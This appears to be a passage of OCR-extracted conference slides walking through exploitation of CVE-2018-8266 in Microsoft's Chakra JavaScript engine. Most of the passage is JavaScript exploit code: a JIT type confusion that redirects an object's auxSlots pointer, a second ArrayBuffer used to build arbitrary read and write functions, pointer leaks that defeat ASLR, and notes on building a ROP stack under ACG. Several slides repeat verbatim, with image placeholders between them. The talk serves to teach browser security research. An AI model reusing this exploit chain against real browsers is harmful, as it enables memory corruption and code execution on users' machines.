        o.a = obj;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```




Then we use the corruption so that **`o->auxSlots == obj`**
Next time we execute **`o.e = target`** we will have **`obj->auxSlots == target`**
We have the **`auxSlots`** pointer of our object pointer to the target **`ArrayBuffer`**

CVE-2018-8266: exploitation (getting full R/W)

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = target;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = obj;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```



But we still cannot overwrite the **`buffer`** pointer with a fully controlled address..

Then we use the corruption so that **`o->auxSlots == obj`**
Next time we execute **`o.e = target`** we will have **`obj->auxSlots == target`**
We have the **`auxSlots`** pointer of our object pointer to the target **`ArrayBuffer`**


CVE-2018-8266: exploitation (getting full R/W)

```
hax = new ArrayBuffer(0x28);
obj.h = hax;
```

No problem! we just use a second **`ArrayBuffer`**
`obj.h` will overwrite the pointer to the underlying buffer of our first **`ArrayBuffer`**
By creating a typed array on our first array buffer, we can fully read and write the meta-data of the second array buffer!

CVE-2018-8266: exploitation (getting full R/W)

```
hax = new ArrayBuffer(0x28);
obj.h = hax;
```



No problem! we just use a second **`ArrayBuffer`**
`obj.h` will overwrite the pointer to the underlying buffer of our first **`ArrayBuffer`**
By creating a typed array on our first array buffer, we can fully read and write the meta-data of the second array buffer!


CVE-2018-8266: exploitation (Defeating ASLR)

Super easy

```
view = new Float64Array(target);

view[0]; // reads the vtable pointer

view[7]; // reads the buffer pointer
```




CVE-2018-8266: exploitation (getting full R/W)

```
view = new Uint32Array(target);

let read = function(where) {
    view[7] = i2f(where);
    tmp = new Float64Array(hax)
    return f2i(tmp[0]);
}

let write = function(what, where) {
    view[7] = i2f(where);
    tmp = new Uint32Array(hax);
    tmp[0] = what % BASE;
    tmp[1] = what / BASE;
}
```




CVE-2018-8266: exploitation (getting full R/W)

```
view = new Uint32Array(target);

let read = function(where) {
    view[7] = i2f(where);
    tmp = new Float64Array(hax)
    return f2i(tmp[0]);
}

let write = function(what, where) {
    view[7] = i2f(where);
    tmp = new Uint32Array(hax);
    tmp[0] = what % BASE;
    tmp[1] = what / BASE;
}
```




CVE-2018-8266: exploitation (getting full R/W)

```
view = new Uint32Array(target);

let read = function(where) {
    view[7] = i2f(where);
    tmp = new Float64Array(hax)
    return f2i(tmp[0]);
}

let write = function(what, where) {
    view[7] = i2f(where);
    tmp = new Uint32Array(hax);
    tmp[0] = what % BASE;
    tmp[1] = what / BASE;
}
```



There you go, full read-write :)

Some notes about exploitation

Not a talk about Windows exploitation (check Saar’s talk at 35C3) but…

Exploiting in Edge requires full ROP thanks to ACG

With our primitives, mainly a matter of leaking a stack address

We can craft a stack inside our second array buffer’s which we know the address of

Just needs to leak the global `ThreadContext` pointer => we can now read the stack limit

DEMO

Conclusion

JIT compilation is a really complex software engineering problem

Can seem hard to get into

I hope this presentation can help some people get into it

Even if Chakra’s day might be numbered, implementations differ but concepts overlap with other engines :)